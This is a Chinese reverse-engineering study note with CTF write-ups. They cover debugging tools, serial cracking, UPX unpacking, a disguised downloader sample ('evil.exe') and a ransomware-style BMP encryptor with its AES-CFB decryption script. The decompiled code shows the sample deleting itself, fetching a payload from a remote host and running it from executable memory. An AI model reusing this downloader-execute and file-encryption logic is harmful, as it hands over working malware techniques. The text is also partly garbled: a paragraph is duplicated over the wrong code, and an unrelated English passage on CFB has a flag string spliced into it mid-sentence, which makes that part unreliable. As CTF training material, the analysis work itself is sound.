
逆向学习手记

原创

合天网安实验室 于 2018-03-06 20:58:00 发布 146 收藏 1

走过路过，不要错过这个公众号哦！



1

前言

逆向工程技术在信息安全领域有着重要的作用，无论是在软件保护、恶意病毒分析还是其它方面，均需要使用逆向工程来获得程序运行逻辑，进而分析软件或者程序行为，从而判断是否存在恶意行为，对软件进行更好的加固保护，因此，在本文中，我从逆向常用分析工具Ollydbg和IDA出发，学习8086、80386汇编语言，结合软件在三大平台（Window/Linux/Android）的不同特点，以几道典型的CTF逆向赛题作分析，展开基于逆向工程的软件安全的学习。

2

准备

1

掌握基本的汇编指令

指令	解释
ADD eax, 3	eax+=3
SUB eax, 3	eax-=3
XOR eax,eax	常用于对寄存器清零
TEST eax,eax	常用于测试寄存器是否为零
CMP eax,ebx	比较eax和ebx的值，相等则ZF位设为1
INT 21h	调用程序对硬件控制,21h表示调用DOS中断
MOV eax, 2	eax=2
JMP address	程序无条件跳转到地址处
NOP	无操作
LEA eax, dword ptr [4*ecx+ebx]	有效地址的传送，常用于快速乘法，eax=4*ecx+ebx
PUSH eax	将eax的值压入栈中，同时栈顶指针esp值加一
RET	返回到调用call的地方

2

学习window系统下动态分析工具Ollydbg的使用

常用快捷键整理：

Ctrl+G	调到指定地址处
F2	下INT3断点
F8	单步步过，遇到CALL路过，不跟进
F7	单步步进，遇到CALL跟进
Alt+F9	进入系统领空时，可退出至应用程序领空
F9	运行程序
Ctrl+F9	直到出现RET指令时中断
Ctrl+F2	重新调试目标程序

常用于下断点的API（适用于分析MFC程序）

字符串	hmemcpy	对话框	MessageBeep
	GetDlgItemTextA		MessageBoxA
	GetDlgItemInt		MessageBoxExA
	GetWindowTextA		DialogBoxParamA
	GetWindowWord		CreateWindowExA
			ShowWindow
			UpdateWindow
注册表	RegCreateKeyA	文件访问	ReadFile
	RegDeleteKeyA		WriteFile
	RegQueryValueA		CreateFileA
	RegCloseKey		SetFilePointer
	RegOpenKeyA		GetSystemDirectory
时间相关	GetLocalTime		
	GetFileTime		
	GetSystemTime		

3

学习Linux系统下动态分析工具GDB的使用

常用命令整理：

break	break *地址	
下断点	break +偏移量	
	break -偏移量	
	break 文件名：函数名	
	break 文件名：行号	
	break 行号	
	break 函数名	
	break 断点 if 条件	
watch	watch <表达式> 用于值变化时	
监视点	rwatch <表达式> 用于被访问时	
	awatch <表达式>	
info	info break 查询断点	
查看信息	info registers 查询寄存器	
	info stack 查看栈帧情况	
print 变量	print &array[i] 打印array的地址	
打印变量的值	print a[2]@3 打印a[2]起的3个值	
	print {int} $a 以int形式输出变量值	
stepi	逐条执行汇编指令	
nexti	逐条执行汇编指令，遇到函数调用时跳过	
continut	continute	
运行直到遇到断点	continute 次数 第几次遇到断点时暂停	
backtrace	backtrace 显示所有栈帧	
显示栈帧	backtrace N 只显示开头几个栈帧	
	backtrace -N 只显示最后几个栈帧	
	backtrace full 同时显示局部变量	
run	运行到存在断点处	
delete 编号	删除断点和监视点	
disable 编号	取消某断点和监视点	
x /nfu address	n: n个值	
查看内存地址中数据的值	f	x 16进制
	输出格式	d 有符号整数
		u 无符号整数
		o 8进制
		t 2进制
		a 地址
		c 字符常量
		f 浮点数
	u	b 单字节
	输出的单位	h 双字节
		w 四字节
		g 八字节

4

学习静态分析工具IDA的使用

常用快捷键：

Shift+F12	查找特征字符串
F5	调用HexRay插件进行反编译
N	对该处变量或函数名称进行重命名
X	打开交叉参考窗口，查看引用该变量的代码
/	在该处添加注释
C	将某段十六进制数据指定为指令
D	将指令转为数据
G	跳转到输入的地址处
Shift+F5	打开签名窗口，重新指定使用的签名文件

5

学习注册码算法破解思路

常见的注册码算法分为4种：

（1）以用户名作为自变量，通过验证算法生成对应序列号，并和用户输入的序列号进行比较；

序列号=F(用户名)

（2）以注册码作为自变量，通过验证算法的反函数生成对应用户名，并和用户输入的用户名进行比较；

序列号=F(用户名)

用户名=F-1(序列号)

（3）通过对等函数检查注册码；

F1(用户名)=F2(序列号)

（4）同时采用用户名和注册码作为自变量，采用二元函数生成某个数值并和某个特定的值比对；

特定值=F(用户名，序列号)

破解思路可分为两方面：

A.通过内存读取正确的序列号

这种方法多用在软件作者采用{序列号=F(用户名)}的验证方式，通过OD跟踪，在最后进行strcmp比较或者是数值比较时查看内存就可知道通过F函数得出的正确的序列号。

B.分析算法逻辑，对验证算法求逆，从而可以根据自定义的用户名得出正确的序列号。

这种方法对算法的掌握度要求较高，而且可破解程度与软件作者选择的验证算法是否容易求逆有很大关系。通常需要使用IDA对程序静态分析来了解整个算法实现过程。

6


学习脱壳思路

ESP定律：根据堆栈平衡原理，单步调试时，观察esp寄存器的值，当值与加壳后的程序入口处的esp值相同时，说明到达程序的真正入口点。

3

实战分析DDCTF第3题

题目：



其中evil.exe是个伪装成文档文件的恶意exe程序，使用IDA进行分析，发现加壳痕迹导致IDA无法准确辨识代码区和数据区：

```
.text:00435000 ; Flags E0000040: Data Executable Readable Writable
.text:00435000 ; Alignment     : default
.text:00435000 ; ---------------------------------------------------------------------------
.text:00435000
.text:00435000 ; Segment type: Pure code
.text:00435000 ; Segment permissions: Read/Write/Execute
.text:00435000 _text           segment para public 'CODE' use32
.text:00435000                 assume cs:_text
.text:00435000                 ;org 435000h
.text:00435000                 assume es:nothing, ss:nothing, ds:_bss, fs:nothing, gs:nothing
.text:00435000                 dd 77FE54FCh, 0F686E7E3h, 51C86F67h, 508994E3h, 0C8B85278h
.text:00435000                 dd 0F848C2CFh, 7F906808h, 0C22FB2FFh, 62EC8138h, 472F5E93h
.text:00435000                 dd 8FF6A020h, 8F7DE421h, 9D64D37Ch, 0E21CFE53h, 33A922D3h
.text:00435000                 dd 323B174Fh, 0D98F53DDh, 262E4CF6h, 0ACAC1638h, 0A3BEDCA2h
.text:00435000                 dd 0C790B076h, 0EAE0DEB1h, 4DB11E44h, 0B73E470Eh, 0F71AC3B2h
.text:00435000                 dd 1905FAADh, 5D2529D4h, 3EA4CC2h, 5AE02508h, 0DB0E761Ah
.text:00435000                 dd 0B2353D01h, 0B35658D4h, 0FE130C3Bh, 337E7710h, 681DD980h
```

进而使用PEID查壳，但是没有结果，考虑到可能是作者对壳的特征进行了混淆，在linux下使用strings命令查看是否有提示信息，发现UPX字眼，初步确定加了UPX壳：

```
Rich
.bss
.text
.rsrc
3.91
UPX!
^/G
L.&8
XJ0
```

另外，也可以发现恶意程序通常调用的可疑API函数LoadLibraryA、ShellExecuteA和InternetOpenA：

```
KERNEL32.DLL
SHELL32.dll
WININET.dll
LoadLibraryA
GetProcAddress
VirtualProtect
VirtualAlloc
VirtualFree
ExitProcess
ShellExecuteA
InternetOpenA
```

接下来将程序载入Ollydbg进行手动脱壳，首先明确UPX壳解码的过程有如下几个步骤：

（1）初始化

（2）进行代码还原

对于UPX壳无法压缩的代码，直接将代码从UPX1区段还原到UPX0区段；

已经压缩的代码，UPX壳根据UPX1中的KEY值找到UPX0中重复指令的位置，再进行代码还原。


（3）进行CALL修复：对CALL调用的函数地址进行修正

（4）函数表还原


（5）节表初始化

（6）解码完毕后跳转至实际程序入口


其中，可以用来定位解码开始和结束的标志指令分别是pushad和popad，




往下寻找到popad处，在popad指令的下一条指令下F4硬件断点，



再次发现pushad处，和上一步相同，寻找popad，F4执行，





跳转到了实际的程序入口处

```
00402368   6A 58          push 0x58
0040236A   68 60C44000    push evil.0040C460
0040236F   E8 34190000    call evil.00403CA8
00402374   33F6           xor esi,esi
00402376   8975 FC        mov dword ptr ss:[ebp-0x4],esi
00402379   8D45 98        lea eax,dword ptr ss:[ebp-0x68]
0040237C   50             push eax
0040237D   FF15 5CB04000  call dword ptr ds:[0x40B05C]      kernel32.GetStartupInf
00402383   6A FE          push -0x2
00402385   5F             pop edi                           kernel32.7C817067
00402386   897D FC        mov dword ptr ss:[ebp-0x4],edi
00402389   B8 4D5A0000    mov eax,0x5A4D
0040238E   66:3905 000040 cmp word ptr ds:[0x400000],ax
00402395   75 38          jnz short evil.004023CF
```

使用Ollydump对程序进行脱壳，修正程序入口点

将脱壳后程序载入IDA分析，可以找到main函数如下

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  int result; // eax@2
  void *v5; // ST10_4@5
  char v6; // [sp+4h] [bp-118h]@5
  size_t v7; // [sp+114h] [bp-8h]@3
  void *v8; // [sp+118h] [bp-4h]@3

  if ( gen_docx(hInstance) == 6 )
  {
    result = 0;
  }
  else
  {
    delete_exe();
    v8 = Read_payload_from_jpg((int)&v7);
    if ( v8 )
    {
      if ( v7 )
      {
        v5 = malloc(v7);
        genkey((int)&v6, 0x4A8754F5745174ui64);
        decrypt((int)&v6, (int)v8, (int)v5, v7);
        Execute_payload(v5, v7);
      }
      free(v8);
    }
    result = 0;
  }
  return result;
}
```

分析程序逻辑可知，该程序运行时是先进入gen_docx函数，该函数内操作如下，复制自身程序到%Temp%文件夹中，创建.docx后缀的文件并写入'Welcome!'内容后调用Shell打开文件，并且创建了执行evil.exe的新进程：

```
_splitpath(&Filename, 0, &FileName, &Src, &v5);
if ( strstr(&Filename, "\\Temp\\") )
{
  result = 3;
}
else
{
  strcat_s(&Buffer, 0x105u, &Src);
  if ( v5 != 46 )
    strcat_s(&Buffer, 0x105u, ".");
  strcat_s(&Buffer, 0x105u, &v5);
  CopyFileA(&Filename, &Buffer, 0);       // 复制evil.exe到%Temp%目录下
  strcat_s(&FileName, 0x105u, &Src);
  strcat_s(&FileName, 0x105u, ".docx");
  if ( sub_4012E0(101, &lpBuffer, &nNumberOfBytesToWrite) )
  {
    hFile = CreateFileA(&FileName, 0x40000000u, 1u, 0, 2u, 0x80u, 0);// 创建evil.docx文件
    if ( hFile == (HANDLE)-1 )
    {
      result = 5;
    }
    else
    {
      WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
      CloseHandle(hFile);
      sprintf_s(&CommandLine, 0x218u, "%s \"%s\"", &Buffer, &Filename);// 执行命令：evil.exe "evil.exe"
      memset(&StartupInfo, 0, 0x44u);
      memset(&ProcessInformation, 0, 0x10u);
      StartupInfo.cb = 68;
      CreateProcessA(0, &CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
      ShellExecuteA(0, "open", &FileName, 0, 0, 1);// 打开当前目录下的evil.docx
      result = 6;
```

之后进入delete_exe函数，在该函数中首先检查命令行参数的个数，如果为2，则循环删除evil.exe文件，由于在上一步中，新创建的进程命令行参数为2，所以执行删除操作：

```
1 void delete_exe()
2 {
3   const WCHAR *v0; // eax@1
4   BOOL v1; // ST08_4@3
5   int pNumArgs; // [sp+4h] [bp-8h]@1
6   LPWSTR *v3; // [sp+8h] [bp-4h]@1
7
8   v0 = GetCommandLineW();
9   v3 = CommandLineToArgvW(v0, &pNumArgs);
10  if ( v3 && pNumArgs == 2 )
11  {
12    do
13    {
14      v1 = DeleteFileW(v3[1]);
15      Sleep(0x200u);
16    }
17    while ( !v1 );
18  }
19 }
```

Read_payload_from_jpg函数中首先访问http://www.ddctf.com/x.jpg，然后读取x.jpg内容：

```
1 void *__cdecl Read_payload_from_jpg(int a1)
2 {
3   void *result; // eax@2
4   unsigned int v2; // [sp+0h] [bp-18h]@1
5   DWORD dwNumberOfBytesRead; // [sp+4h] [bp-14h]@1
6   int v4; // [sp+8h] [bp-10h]@4
7   void *v5; // [sp+Ch] [bp-Ch]@3
8   HINTERNET hFile; // [sp+10h] [bp-8h]@1
9   HINTERNET hInternet; // [sp+14h] [bp-4h]@1
10
11  dwNumberOfBytesRead = 0;
12  v2 = 0;
13  hInternet = InternetOpenA("DDCTF", 0, 0, 0, 0);
14  hFile = InternetOpenUrlA(hInternet, "http://www.ddctf.com/x.jpg", 0, 0, 0x4000000u, 0);
15  if ( hFile )
16  {
17    v5 = malloc(0x100000u);
18    do
19    {
20      v4 = InternetReadFile(hFile, (char *)v5 + v2, 0x100000 - v2, &dwNumberOfBytesRead);
21      if ( !v4 )
22        break;
23      v2 += dwNumberOfBytesRead;
24      if ( !dwNumberOfBytesRead )
25        break;
26    }
27    while ( v2 < 0x100000 );
28    InternetCloseHandle(hFile);
29    if ( v2 <= 0x100000 )
30    {
31      *(_DWORD *)a1 = v2;
32    }
```


所以首先我们在本地搭建web服务器，修改本地host指向www.ddctf.com，将题目给的x.jpg放入web根目录；

```
202.5.20.47 misc.ichunqiu.com
218.76.35.75 heetian.com
#218.76.35.76:443
222.73.144.154 91101217df5a534c58f8b0e092
127.0.0.1 www.ddctf.com
```

之后程序对读取到的数据进行解密操作，genkey函数负责生成解密需要的key，decrypt函数负责将数据根据key解密，最后在函数Execute_payload中执行解密后的payload

```
LPVOID __cdecl Execute_payload(void *a1, SIZE_T dwSize)
{
  LPVOID result; // eax@1
  LPVOID lpAddress; // [sp+0h] [bp-8h]@1
  SIZE_T i; // [sp+4h] [bp-4h]@2

  result = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
  lpAddress = result;
  if ( result )
  {
    memcpy(result, a1, dwSize);
    for ( i = 0; i < dwSize; ++i )
      *((_BYTE *)lpAddress + i) ^= i;
    if ( _time32(0) - *(_DWORD *)lpAddress >= 0 && _time32(0) - *(_DWORD *)lpAddress <= 1800 )
      result = (LPVOID)((int (*)(void))((char *)lpAddress + 4))();// execute payload from x.jpg
    else
      result = (LPVOID)VirtualFree(lpAddress, dwSize, 0x4000u);
  }
  return result;
}
```

因此，只要在动态调试观察程序运行到if判断时Result的值即为payload，此处直接修改了判断语句使得跳转实现：



4

实战分析ISG2017 re1000-BMP_Wannacry

题目如下：

bmp_wannacry	10.35 KB
flag.bmp_enc	3.66 MB
key.bak	1 KB

给了三个文件，bmp_wannacry是一个64位的ELF文件，flag.bmp_enc是被加密了的flag.bmp图像,key.bak应该是加密使用的密钥，下面分析bmp_wannacry的程序逻辑。

将程序载入IDA，载入aes头文件，手动修改反编译出错的地方，得到如下的main函数：

```
__int64 main()
{
  int v0; // ebp@1
  int v1; // ebx@1

  v0 = open("/dev/urandom", 0);
  v1 = open("key.bak", 65, 420LL);
  read(v0, &o_key, 0x20uLL);
  write(v1, &o_key, 0x20uLL);
  close(v0);
  close(v1);
  AES_set_encrypt_key(&o_key, 256, (AES_KEY *)&key);
  bmp_encrypt((const char *)&unk_6020F8);
  return 0LL;
}
```

给了三个文件，bmp_wannacry是一个64位的ELF文件，flag.bmp_enc是被加密了的flag.bmp图像,key.bak应该是加密使用的密钥，下面分析bmp_wannacry的程序逻辑。

将程序载入IDA，载入aes头文件，手动修改反编译出错的地方，得到如下的main函数：

```
LABEL_12:
  while ( 1 )
  {
    v14 = readdir(v4);                  // 读取文件夹下所有文件
    if ( !v14 )
      break;
    while ( 1 )
    {
      if ( v14->d_name[0] == 46 )
      {
        v20 = v14->d_name[1];
        if ( !v20 || v20 == 46 && !v14->d_name[2] )
          break;
      }
      strcpy(v13, v14->d_name);
      if ( v14->d_type == 4 )
      {
        bmp_encrypt((const char *)&v21, (AES_KEY *)v14->d_name);// 递归进行加密操作
        goto LABEL_12;
      }
      if ( !strstr(v14->d_name, ".bmp") )
        goto LABEL_12;
      AES_cfb_encrypt((const unsigned __int8 *)&v21, (_BYTE *)".bmp", v15, v16, v17, v18, v21);
```


AES_cfb_encrypt函数中，主要的加密操作如下，由iv需要经过AES_encrypt加密后才参与和明文的异或操作可知，加密时选择的模式是CFB模式：

```
  v17 = block;
  if ( block != 128 )
    memset(&plain[block], 0, 128 - block);  // 不足128时该分组用0填充
  plain_128 = plain;
  v21 = 0x7060504030201001LL;               // AES初始向量iv
  v22 = 0xF0E0D0C0B0A09080LL;
  do
  {
    AES_encrypt((const unsigned __int8 *)&v21, (unsigned __int8 *)&v21, &::key);
    v19 = *plain_128;
    plain_128 += 16;
    LOBYTE(v21) = v19 ^ v21;
    BYTE1(v21) ^= *(plain_128 - 15);
    BYTE2(v21) ^= *(plain_128 - 14);
    BYTE3(v21) ^= *(plain_128 - 13);
    BYTE4(v21) ^= *(plain_128 - 12);
    BYTE5(v21) ^= *(plain_128 - 11);
    BYTE6(v21) ^= *(plain_128 - 10);
    BYTE7(v21) ^= *(plain_128 - 9);
    LOBYTE(v22) = *(plain_128 - 8) ^ v22;
    BYTE1(v22) ^= *(plain_128 - 7);
    BYTE2(v22) ^= *(plain_128 - 6);
    BYTE3(v22) ^= *(plain_128 - 5);
    BYTE4(v22) ^= *(plain_128 - 4);
    BYTE5(v22) ^= *(plain_128 - 3);
    BYTE6(v22) ^= *(plain_128 - 2);
    BYTE7(v22) ^= *(plain_128 - 1);
    v20 = v21;
    *((_QWORD *)plain_128 - 1) = v22;
    *((_QWORD *)plain_128 - 2) = v20;
  }
  while ( &v25 != plain_128 );              // 128bit一次轮转
```

写脚本进行CFB模式下的解密：

```python
from Crypto.Cipher import AES

key='3C4B034F11046C00CCFFBEA0FBFF02AB7E66774BE1DCEACA3C05E32B816CFC04'.decode('hex')

c=AES.new(key)

with open('flag.bmp_enc','rb') as f:
    data=f.read()

data_enc=data[0x36:]

data_plain=data[:0x36]

length=(len(data[0x36:])/16)*16

for i in range(length/128):
    block_128=data_enc[i*128:i*128+128]
    iv='000102030405060708090A0B0C0D0E0F'.decode('hex')
    # block_16=feed
    for j in range(0,128,16):
        block_16=block_128[j:j+16]
        iv=c.encrypt(iv)
        out=''
        for k in range(16):
            out+=chr(ord(iv[k])^ord(block_16[k]))
        data_plain+=''.join(out)

        '''diff'''
        iv=block_16
        '''diff'''

with open('flag.bmp','wb') as f:
    f.write(data_plain)
```

得到解密后的flag.bmp：



By definition of self-synchronising cipher, if part of the ciphertext is lost (e.g. due to transmission errors), then the receiver will lose only some part of the original message (garbled content), and should be able to continue to correctly decrypt the rest of the blocks after processing some amount of input data. This simplest way of using CFB described above is not any more self-synchronizing than other cipher modes like CBC. Only if a whole blocksize of ciphertext is lost, both CBC and CFB will synchronize, but losing only a single byte or bit will permanently throw off decryption. To be able to synchronize after the loss of only a single byte or bit, a single byte or bit must be encrypted at a time. CFB can be used this way when combined with a shift register as the input for the block cipher.

To use CFB to make a self-synchronizing stream cipher that will synchronize for any multiple of x bits lost, start by initializing a shift register the size of the block size with the initialization vector. Here is your flag: ISG{siMp1e_a3s_cFb!} This is encrypted with the block cipher, and the highest x bits of the result are XOR'ed with x bits of the plaintext to produce x bits of ciphertext. These x bits of output are shifted into the shift register, and the process repeats with the next x bits of plaintext. Decryption is similar, start with the initialization vector, encrypt, and XOR the high bits of the result with x bits of the ciphertext to produce x bits of plaintext. Then shift the x bits of the ciphertext into the shift register. This way of proceeding is known as CFB-8 or CFB-1 (according to the size of the shifting).

5

实战分析2017强网杯 re150-NonStandard

题目给了一个Nonstandard.exe文件，IDA载入发现程序是对输入的字符串进行某种加密操作后和内存中已有的密文进行验证，因此解题的关键在加密的操作，验证程序如下：

```
signed int __thiscall sub_401480(void *this)
{
  int input; // esi@1
  const char *v2; // eax@2
  unsigned int v3; // eax@2
  unsigned int v4; // kr04_4@2
  signed int result; // eax@6
  char input_e1; // [sp+4h] [bp-38h]@1
  char Dst; // [sp+5h] [bp-37h]@1

  input_e1 = 0;
  input = (int)this;
  memset(&Dst, 0, 0x31u);
  if ( strlen((const char *)input) != 28 )
    goto LABEL_10;
  v2 = sub_401070(input, 0x1Cu);
  strncpy_s(&input_e1, 0x32u, v2, 0x30u);       // 取48个字符
  v3 = 0;
  v4 = strlen(&input_e1);
  if ( !v4 )
    goto LABEL_10;
  do
  {
    if ( byte_402120[v3] != *(&input_e1 + v3) ) // 加密的flag
      break;
    ++v3;
  }
  while ( v3 < v4 );
```

加密的算法部分如下：

```
    v13 = *(_BYTE *)(v8++ + v2);
  v14 = v13;
  HIDWORD(v15) = v19;
  LODWORD(v15) = v23 & 0xFFFFFFF8;
  HIDWORD(v16) = v38 | ((unsigned __int64)(v18 & 1) >> 24);
  LODWORD(v16) = (((v23 & 0xFFFFFFF8) << 8) + (v18 & 0xFFFFFFC0 | ((v23 & 7) << 8)) + (v18 & 0x3E)) << 8;
  v17 = ((v14 & 0x1F)
       + __PAIR__(
           HIDWORD(v16) | (unsigned int)((unsigned __int64)(v20 & 3) >> 24),
           v14 & 0xFFFFFFE0 | ((v20 & 3) << 8))
       + ((__PAIR__(
             v31 | (unsigned int)((unsigned __int64)(v21 & 0xF) >> 24),
